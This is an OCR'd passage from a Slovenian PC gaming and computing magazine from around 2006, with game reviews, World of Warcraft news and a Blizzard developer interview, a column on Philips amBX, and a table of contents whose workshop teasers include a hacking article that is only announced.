Rollercoaster Tycoon 3 Wild!

Založnik Atari
Na spletu www.rollercoastertycoon.com

Ta dodatek za slavno simulacijo gradnje zabaviščnega parka nudi dostop do 12 novih "igral", 12 novih scenarijev in dve novi podobi za vaš zabaviščni park: prazgodovina in safari. Zdaj lahko na humane in nehumane (če je to potrebno) načine silite svoje živali v izvajanje trikov – vse za zabavo vaših cenjenih gostov. Upravljanje z vašimi kosmatimi prijatelji seriji doda nekaj novih prijemov in zares zabavno je vreči nevarno zver med nič hudega sluteče sprehajalce in jo potem z ostrostrelno puško sneti iz helikopterja, vendar za to ceno *Rollercoaster Tycoon* s tem dodatkom ne dobi dovolj.

Min 1GHz, 256MB RAM, 64MB 3D kartica
Opt 1,5GHz, 512MB RAM, 128MB 3D kartica
Večigralstvo Ne

72% **PCF pravi...** "Gotovo vas bo dodatek zabaval, vendar je premalo zajeten."

Knights of the Temple 2

Založnik Playlogic
Na spletu www.playlogicinternational.com

Težko bi rekli, v kateri žanr naj bi sodila tale igra. Glede na to, da je glavni protagonist odet v nekaj ton težak oklep in da ima ob sebi dokaj zajeten meč, bi človek pričakoval, da bomo kmalu po uvodnem delu jurišali v bitko in sekali glave levo, desno in pred nami. Eno uro po začetku pa še vedno nismo dvignili rokavice v besu. Pravzaprav smo še vedno bezljali naokoli v iskanju hrane za nekega tipa, ki nam bo v zameno dal ogrlico, ki jo je pred kratkim sunil. Sploh nas ne bi presenetilo, če bi nas za tem poslal še po čike... Igro lahko sicer poskusite, vendar naj vam bo naša ocena pokazatelj tega, kaj lahko pričakujete.

Min 1,5GHz, 256MB RAM, 64MB 3D kartica
Opt 2,4GHz, 512MB RAM, 128MB 3D kartica
Večigralstvo Ne

47% **PCF pravi...** "Nadležna pustolovščina, ki je ne more rešiti niti nizka cena."

Plemenska scena

Mesečni skropucalski plagiat online prigod slovenskih klanov

Hrošči napadajo

Muholovce v roke – svet *Warcrafta* so preplavili žužki


Ne skrbite. Kljub temu, da bi si igra tu in tam še zaslužila kak popravek ali dva, hroščev v obliki najedajočih, tehnično neurejenih stvari ni toliko, da bi igralce motilo pri izkušnji raziskovanja Azerotha. Hrošči so v igro prišli v drugačni obliki, v obliki nove instance Ahn'Qiraj, ta pa se nahaja na dnu območja Silithus, že tako ali tako znanega po pajkovcih in elitno trdovratni kožokrilni zalegi.

Tako se je v Evropi 9. januarja pričel skupen boj proti sovragu, tako sil Horde, kot tudi sil Zavezništva. In da vse skupaj ja ne bi bilo prelahko, je poskrbel seveda Blizzard. Za odprtje vrat mogočnega Ahn'Qiraja so potrebni svinjsko nadčloveški napori predstavnikov vseh ras obeh frakcij ali, po domače povedano, epsko iskanje virov, katerih potrebne količine so smešno visoke. Že res, da razvijalci računajo na to, da se bo skupnemu cilju podvrglo na tisoče nadebudnih igralcev, očitno pa niso predvidevali tega, da se le majhen odstotek njih trenutno lahko pohvali z osvojitvijo celotne vsebine, ki je bila pred tem vkomponirana v igro.

Zadeva je drugače na papirju sila preprosta: igralci naj bi nabrali skupaj surovine, da bi nato velika vojska, ki bi se spopadla z armado kožokrilcev, imela dovolj zalog. A tega je toliko, da ne vemo, ali bi vam sploh napisali. Beri in padi po tleh: za odprtje vrat Blizzard od igralcev zahteva slednje: 2,600.000 raznovrstnih povojev, 88.000 kuharskih priboljškov, 220.000 koreninic in listov vseh sort rastlinic, 272.000 palic različnih kovin ter 570.000 različnih vrst usnja. Skupno se od pripadnikov Zavezništva zahteva 2,442.000 kosov različnih materialov, od pripadnikov Horde pa "zgolj" 1,408.000. In ljudje, dali smo vam dovoljenje, da padete vznak. V času, ko se večina igralcev še niti ni pričela dobro ogrevati v trenutno najzahtevnejšem predelu igre, Blackwing Lair, se pri Blizzardu odločijo bombardirati javnost s podobno zvijačo.

V Evropi strežnika, ki bi mu že uspelo odpreti mogočna vrata Ahn'Qiraja, v času pisanja še ni, najdlje se je v trenutku pisanja teh vrstic prikopal strežnik Kael'Thas, ki je na 81% celotne zmešnjave. Presenetljivo visoko je tudi Daggerspine, kjer se je še pred dobrim mesecem potikala večina slovensko govoreče populacije hordašev: 52%. Potem je tu naslednji Slovencem priljubljeni strežnik Stormscale: 37%. The Venture Co. Je na 21%, Mazigros, kjer sta trenutno dva najpopularnejša slovenska ceha, Lethe in Vin la Cviček, pa je skupaj zbobnal le slabih 9% vseh virov, potrebnih za odprtje vrat. Povprečje evropskih strežnikov je verjetno daleč pod pričakovanji Blizzarda, saj je več kot 90% vseh strežnikov še vedno pod 50% nabranih virov.

Američanom gre po drugi strani bolje in tam se že vsaj dva strežnika lahko pohvalita s tem, da jima je uspelo odpreti nov predel igre in se podati v neznano. To sta Medivh in Mannoroth, medtem, ko je večina drugih strežnikov še vedno pod 70%. Povprečnemu igralcu *Warcrafta* se bo vse skupaj zdelo rahlo pretirano, saj so pri Blizzardu obljubili, da bodo ta vrata tako ali tako odprli čez dva meseca. Torej vsem tistim igralcem, ki se še dobro potijo pred Ragnarosom ali Nefarianom, to tako ali tako ta trenutek ne pomaga prav nič. Za Ahn'Qiraj bodo potrebovali dobro opremo, ki pa jo lahko pridobijo le v Molten Core in Blackwing Lair. Torej se je pehati za nečim, kar se bo slej ko prej odprlo, ta trenutek najverjetneje popolnoma brez zveze. Ampak kdo se lahko sploh kiti z naslovom povprečnega igralca v tej nalezljivi igri? Verjamemo, da jih je med vami bolj malo. In vojna konstantno spreminjajočega se peska bo doletela slej ko prej tudi vas. **PCF**



Horda in Zavezništvo na enem kupu? Ena napačna beseda in vse lahko gre narobe.

Dnevnik MMORPG

Pehanje za goldinarji in čakalne vrste? Se vam ne zdi, da igre MMORPG postajajo vedno bolj podobne resničnemu svetu?

V igrah je denar vedno težava. Z njim je mogoče kupiti vse in nič, vedno bolj pa tudi raste zanimanje razvijalcev za kupčije tipa "resnični denar za predmete iz igre". To je sicer postala že stalna praksa večine iger MMORPG, a prodajanje zlata ali denarcev iz igre prek spletnih prodajaln, kot je e-Bay, je v glavnem še vedno nezakonito početje. Tako Blizzard še vedno trdi, da so vsi predmeti znotraj njihove igre *World of Warcraft* njihova last in, glej no glej, spet je zaradi tega odletelo več kot tisoč uporabniških računov. Zlorabe pač. Kje je tukaj pravica, bi se dalo debatirati, dejstvo pa ostaja, da pri Blizzardu vodijo zelo strogo politiko za takšno početje.

Se pa spopadajo z drugimi težavami. Igralcem ponujajo ogromno vsebine, a premalo svetov. *WoW* se danes še vedno spopada s težavami, ki so posledica predvsem priljubljenosti igre. Tako 40 minut čakanja igralcev za vstop na priljubljen strežnik ni več nikakršna novost, prej nuja. To se še posebej pozna v zimskem času, ko tako mlado kot staro preživlja večino prostega časa na toplem. Blizzard je tako spet postavil nekaj novih strežnikov in ponudil nekaterim, da prestopijo iz prenaseljenega sveta na manj obljudenega. Seveda lahko s prestopom za sabo potegnete kup težav, še posebej, če se vam zgodi, da na drugem strežniku skorajda ne bo duha ali sluha o pripadnikih nasprotne frakcije, kot se je to zgodilo "hordašem" na Mazigrosu.


Igralcem se v čakalni vrsti včasih že prične mešati.

WORLD GAMING LEAGUE

WGL je v polnem zaletu

Pravzaprav se te dni odvija že četrti krog prvenstva WGL v igri *Counter-Strike 1.6*.

Na spletni strani **online.thewgl.com** lahko preverite trenutno stanje po skupinah in zakaj so bili zmagovalci tekmovanja DSL Tournaments Digital Instinct boljši od najboljšega hrvaškega klana Legat, ki je pred dobrim letom in nekaj meseci zmagal.




Pogled nazaj

Ali vaše ambicije presegajo gradnjo hiše? Preberite, kako se postavi cel svet...

Kartoteka
Čarovnik Warcrafta

Osebek Paul Sams
Naziv Podpredsednik oddelka za razvoj poslov
Razvijalec Blizzard
Ocena *PCF 36*, 92%

Smrt nemrtvim!



Dobili ste oceno 10 za vaše splošno znanje. Čas je za naslednji predmet: zlate žile pri Ironforgeu.

World of Warcraft

Povprašali smo Blizzard o bolečini, ki je spremljala razvoj sveta, ki ga tako zelo ljubimo

Igre ustvarjajo ljudje, za ljudi. Množina je pomembna. Zelo redko bomo namreč naleteli na osamljene programerje, ki bodo tolkli po tipkovnicah in ustvarjali svetove v svojih spalnicah. Govorimo o celotni ekipi inteligentnih profesionalcev, ki leta in leta grize proti končnemu cilju – končani mojstrovini. V tem članku se ne bomo mogli dotakniti vseh, se bomo pa vsaj nekaterih članov v tej velikanski verigi, ki odpira vrata Ironforgea. *PCFormat* je bil na Blizzconu, prvem shodu privržencev Blizzardovih iger, ki se je odvijal Anaheimu, v ameriški Kaliforniji, in imeli smo možnost kaj videti. Tam se je znašla pravzaprav celotna ekipa ustvarjalcev, z vseh položajev hierarhične lestvice, nabranih z vseh vetrov. Pogovorili smo se z njimi, kako težko je bilo ustvariti eno izmed največjih iger vseh časov.

Bambi je izgubil mamo. Smrk.


USTVARJANJE POŠASTI

Pravzaprav je igra postala uspešnejša, kot so si kadarkoli sploh upali predstavljati. In večja. Pravzaprav naravnost ogromna. Je bila odločitev o ustvarjanju masovne spletne dogodivščine težka? Frank Pierce, podpredsednik oddelka za razvoj izdelkov ne misli tako: "Takrat se je to zdela zelo lahka odločitev. Šlo je za prvi izdelek v tej zvrsti, tako da nismo imeli dovolj podatkov o tem, da bi lahko odločitev padla po pregledu bolj konstruktivnih temeljev. Vesel sem, da smo se odločili za to in da smo danes tu, kjer smo... mislim pa, da bi bilo bolje, če bi takrat lahko vedeli to, kar vemo danes. In da se moramo pripraviti na pet milijonov naročnikov... da ne omenim stroškov infrastrukture. Lahko bi storili korak nazaj in se vprašali, ali vse skupaj spremeni način našega poslovanja, in če je ta sprememba dramatična. Seveda ga. Pravzaprav čez noč smo se prelevili iz prodajalcev škatel v ponudnika storitev."

Paul Sams, podpredsednik oddelka za razvoj poslov, dodaja: "Gre za najtežjo stvar, ki jo je to podjetje kadarkoli storilo. Vsaj mene je bilo prevečkrat strah in sem se spraševal, če se le nismo preveč zaleteli, če ni to projekt, ki nas bo na koncu pogubil. Ustvarili smo igro, ki je igralcem ponudila največ vsebine izmed vseh. Naša prioriteta pa je bil uporabnik sam: preprost uvod, uravnoteženih osem različnih ras in dovolj koščkov sestavljanke, da bi ta znala držati igralce vseskozi na trnih. Igranja naše igre se lahko priuči vsak, a zelo težko jo je popolnoma obvladati. Za igranje ne potrebujete nekega priročnika, a preprosto nismo mogli vedeti, ali bo to le še en poskus odkrivanja nove tržne niše ali kaj več. Nekateri so v uspeh verjeli bolj kot ostali, med vodilnimi sem najverjetneje bil sam največji skeptik. Govorili so o živčnem poslovnežu, to sem bil jaz. Sem pa vesel, da smo vztrajali in izdali igro."

Podjetje Blizzard slovi po kvalitetnih igrah, raziskave in ankete so celo pokazale na to, da bi se povprečen uporabnik že samo če bi vedel, da je neko igro izdal Blizzard, odločil za nakup, ne glede na to, če bi sploh vedel, za kakšno igro gre. Temu pripomore že samo dejstvo, da so bile doslej vse njihove igre uspešnice, saj na trg niso hoteli splaviti nobenega polovičnega izdelka. V devetdesetih so bili vsi navdušenci nad pustolovščino *Monkey Island* in hoteli so izdati igro z naslovom *Warcraft Adventures*. Ker igra ni bila takšna, kot so si želeli, je nikoli niso izdali in so izgubili milijone. Kar naravnost napelje na vprašanje, ali je bil *World of Warcraft* kdaj v nevarnosti, da ga ukinejo, ker ga je bilo preprosto preveč.

"Nikoli nismo pomislili na to," po krajšem premisleku odgovori Paul. "Bilo je veliko trenutkov, ko je bilo vsem težko, zelo težko. Vsi pa smo verjeli v to, da gre le za različne stopnje v celotnem procesu razvoja. Včasih si sam pri sebi mislil, da bo to zagotovo največja stvar kadarkoli... spet drugič pa si mislil le o tem, ali nam bo uspelo igro sploh izdati. Ko greš skozi ta občutja, si večkrat prestrašen, a imeli smo veliko zaupanja v naše različne ekipe, tako v razvijalce, kot v poslovni oddelek. In vedno smo, pa naj je bilo vse skupaj še tako črno, nekako našli način, da



Tukaj sem, da bi prodal te krasne usnjene jakne.

smo nadaljevali."

Že samo razmišljanje o projektu je zahtevalo znanje, ki do takrat ni obstajalo v podjetju. Na primer že sama narava sveta znotraj igre. Frank: "Gre za arhitekturo odjemalec/strežnik, ki je doslej nismo uporabljali. Najeli smo tipa, Johna Casha, pametno glavco z veliko izkušnjami, ki naj bi nam pri tem pomagal. Zavedli smo se, da na tem področju nimamo dovolj ekspertnega znanja in šli smo ven ter našli nekoga, ki ga ima."

> **"Največja težava, s katero se je moral WoW spopasti, je bil nedvomno uspeh igre."**

TEŽAVE Z IZIDOM

Prava bitka se je pričela šele takrat, ko je igra prišla na police prodajaln. Težava pri igrah zvrsti MMORPG je ta, da se po tistem, ko si jo kot razvijalec ali založnik splavil na trg, ne moreš kar udobno namestiti v fotelj in uživati ob poslušanju žvenketanja cekinov v mošnjiček. Tom Chilton nam je razjasnil, kako se rešujejo težave, kot je na primer tista s paladini, sprva namenjenimi za prve bojne vrste, igralci pa so pokazali težnjo po tem, da bi z njimi raje operirali iz ozadja. Kaj storiti v takšnih primerih? Upoštevati voljo igralcev ali zamižati na vse oči, ki jih pač premoreš?

"Morali bomo upoštevati trenutno igranje s temi liki, obenem pa ponuditi ljudem tudi možnost, da z likom igrajo tako, kot smo si mi zamislili," razlaga Tom in dodaja: "Pomembno pa je tudi, da po celotnem letu igranja igralcem ne odvzamemo veselja do določenih likov. Tako bomo zdaj omogočili igralcem, da igrajo s paladini kot doslej ali pa se poigrajo s talenti, ki jim bodo nadeli prijaznejše obličje. Odločitev bo njihova."

Največja težava s katero se je moral *WoW* spopasti, pa je nedvomno uspeh igre. "Načrtovali smo nekaj, a ne dovolj," oznanja Frank s čudnim izrazom na obrazu. "Podpora za pet milijonov uporabnikov po svetu je naš največji izziv," nadaljuje. "Ko smo izdali igro v ZDA, smo imeli kapacitete, predvidene za prvo leto obstoja, kar pa smo presegli v dveh mesecih. Podobno se je zgodilo v Evropi in v Aziji. Odziv na *WoW* je presegel vsa naša pričakovanja in na to nismo bili pripravljeni." Seveda so zdaj veseli dejstva, da so najeli strokovnjaka za arhitekturo odjemalec/strežnik. Frank Pearce se zakrohoče: "Pritisk je velik, še posebej na področju upravljanja z naročniki moramo biti gotovi, da jim nudimo zadosti podpore. Potrebe nekaterih so precejšnje." Leta razvoja in še vedno toliko nuje. Če izdaš igro MMO, počitek žal ne pride v poštev. **PCF**

Vprašanje sloga

Čemu vse tiste velike glave in robotizirane školjke?

World of Warcraft ima zelo samosvojo zunanjo podobo. Raje kot da bi se poslužil realizma, je Blizzard pogledal skozi rahlo ukrivljeno steklo. Justin Thavirat, vodja skupine, zadolžene za likovno podobo, pravi: "Vsem je bil všeč videz drugega _Warcrafta_, nove, stilizirane podobe klasičnega domišljijskega okolja, in hitro smo se odločili, da bo na enak način oblečen tudi _World of Warcraft_. Ponaša se z velikimi oblikami in silhuetami... največ pozornosti pa smo usmerili v samo atmosfero in luči. Svet mora dajati vtis, da je živ, in to lahko dosežemo le z navdušujočimi vizualnimi učinki." Seveda niso eksperimentirali samo s tem slogom. "Preizkusili smo različne podobe igre, nekatere izmed njih so bile bolj realistične, druge bolj temačne... kmalu pa smo spoznali, da mora imeti _Warcraft_ podobo, kakršno ima zdaj. Še sreča, da smo to storili, saj smo sedaj še bolj prepoznavni in smo se oddaljili od iger, ki imajo raje realističen videz. To je dobro za nas."

Dnevnik razvijalca

Na novo zastavljene meje igranja zahtevajo vpoklic novih pionirjev programiranja, pravi Owain Bennallack...

Največji televizorji so tako veliki kot hladilniki in monitorji LCD vam lahko služijo kot predelne stene v stanovanju, pri Philipsu pa so si zastavili nov cilj: igralna izkušnja mora postati še izdatnejša. Želijo poseliti sleherni kotiček vašega doma.

Ime amBX mogoče zveni kot cepivo za gripo, a ta zadeva ima potencial, da vaše domovanje spremeni v pravi igralski brlog ali areno za "nažiganje" iger.

Tak sistem, v katerem bi se nahajal amBX, bi bil sposoben komunicirati z vašim PC-jem, konzolo ali drugo elektronsko napravo, in razvijalcem obljublja, da bodo s tem lahko prevzeli nadzor nad elektroniko v vašem stanovanju. Tako se bodo lahko igrali s svetlobo, barvo svetlobe, prostorskim zvokom iz velikega števila glasbenih naprav, mogoče pa bo tudi vgraditi tehnologijo force feedback v pohištvo. Seveda so možnosti skoraj neskončne, saj si bodo domnevno igralci letalskih simulacij lahko omislili ventilatorje, spet drugim pa bo pravo vzdušje med igranjem pričarala kar domača klimatska naprava, ko se bodo v kateri izmed iger podali v globoko džunglo.

Od odkritja kolesa pa do danes je človeška inovativnost doživela grozovit vzpon. Igre so se v zadnjih dvajsetih letih tako spremenile, da jih ni mogoče več prepoznati, in amBX napoveduje, kako zelo daleč lahko še gredo. Philipsova vizija prihodnosti je preprosta: sobna temperatura, zidne prevleke in celo tla se bodo prilagajali glede na zahteve uporabnika. Če to prenesemo na nivo iger, nas čakajo hudo zanimivi časi.

Stvari pa se spreminjajo tudi na drugi strani enačbe. Na trgu je kup novosti ali pa te šele prihajajo: od Nintendovega na dotik občutljivega igralnega ploščka, do Sonyeve igrače EyeToy (da ne omenjamo tehnologij, ki jih v rokavu še vedno hranijo za boljše čase). Način našega komuniciranja z igrami se torej spreminja. In igralci, ki si ne lastijo konzol ne smejo kar odsloviti zadeve Revolutions kot nekaj, kar je namenjeno otrokom: razvijalci menijo, da gre za najbolj odzivno igračo vseh časov.

Običajno je inovacijo gnal naprej prav PC – od omrežnega igranja, CD-ROM-ov, pa tja do spletnih kamer in tehnologije force feedback. Ne glede na platforme, na katerih se posamezne tehnološke inovacije pojavljajo, pa je na vidiku toliko novosti, da se bodo na vseh področjih pojavile zelo velike razpoke. In skoznje se bodo lahko stisnile nove razvijalske skupine, debitanti v tej industriji.

Izraba potenciala raznovrstne strojne opreme je nekaj, česar se bo hotel polotiti marsikateri razvijalec, to pa ne bo lahko, če boš na sceni popolnoma svež. A tako kot je leta pred tem uspelo CD-ROM-om in MMORPG-jem, bo uspelo tudi tem inovacijam jutrišnjega dne.

Owain je urednik revije *Develop*.

VAŠ PRAKTIČNI VODIČ DO BOLJŠIH FOTOGRAFIJ

OPISANIH ENAJST NOVIH DIGITALNIH FOTOAPARATOV

DigitalnaKamera

Revija za digitalno fotografijo

Januar – Februar 2006 Številka 14

PREIZKUŠENA NOVA OPREMA

- Canon EOS 5D
- Motorola E1000
- Programska oprema za zmanjševanja šuma

BREZPLAČEN CD-ROM

Obvladajte fotografiranje ob šibki svetlobi

ZAJEMAJTE SIJAJNE POSNETKE OD MRAKA DO ZORE

- Kako ponoči fotografirati mesta, zabaviščne parke in nebo
- Osnovne tehnike za osvetlitev ob šibki svetlobi
- Kreativni nasveti za slikanje s svetlobo in še veliko več...

JANUAR – FEBRUAR 2006 1150 SIT

ISSN 1581-7946

VODIČI

delavnice
pomoč
nasveti

v tej številki

str. 80 Urejanje okolice z Realtime Landscaping Photo

str. 84 Ustvarite lastni brskalnik z BrowserBob

str. 86 Izdelajte prvoosebno igro z FPS creator

str. 88 Naj bo vaš spletni dnevnik zabaven in lep

str. 90 Preprosta namestitev sistema Ubuntu Linux

str. 92 V mreži hekerjev

str. 86 Rootkiti pod drobnogledom


str. 98 Tehnična pomoč za izgubljene

» Uredite okolico hiše

Čeprav je zunaj še prava zima, ne bi bilo narobe, če bi že zdaj začeli razmišljati, kako boste preuredili okolico hiše, ko se otopli. Za vas smo našli program, ki vam bo to znatno olajšal.


» Preprost Linux

Morda je zdaj končno prišel pravi čas, da skočite skozi Okno in preklopite na operacijski sistem Linux. Ubuntu je izjemno prijazna distribucija, katere namestitev vam ne bo povzročala preglavic.



» To bo vaša igra

Če vam je premalo, da igre zgolj igrate, imamo za vas odlično stvar. *FPS Creator* je izjemno preprosto orodje, s katerim boste lahko brez programiranja sestavili lastno prvoosebno strelsko igro.



» V mreži hekerjev

Pokazali vam bomo preprost, a nevarno učinkovit sistem vdora, s katerim boste prevzeli popoln nadzor nad računalnikom na drugi strani žice. Znanje vam bo prišlo prav, ko boste sami žrtev.

Delavnica

PCF vam predstavi svoj pogled na izdelavo primernih fotografij hiše

IZDELAJTE NAČRT


Pri fotografiranju zgradb za kakršnekoli arhitektne načrte je poudarek na besedi "načrt". Posneti boste morali dvodimenzionalni prikaz sprednje strani zgradbe, kar je natančno to, kar potrebuje Realtime Landscaping Photo. Prikazana slika je zadovoljiva, saj je posneta s sprednje strani in jo lahko programska oprema učinkovito prestavi na 2D površino. Ko je na svojem mestu, se bo perspektiva zgradbe realistično spreminjala glede na vaše gledišče, čeprav boste lahko videli le eno izmed njenih strani.

BRISANJE OZADJA

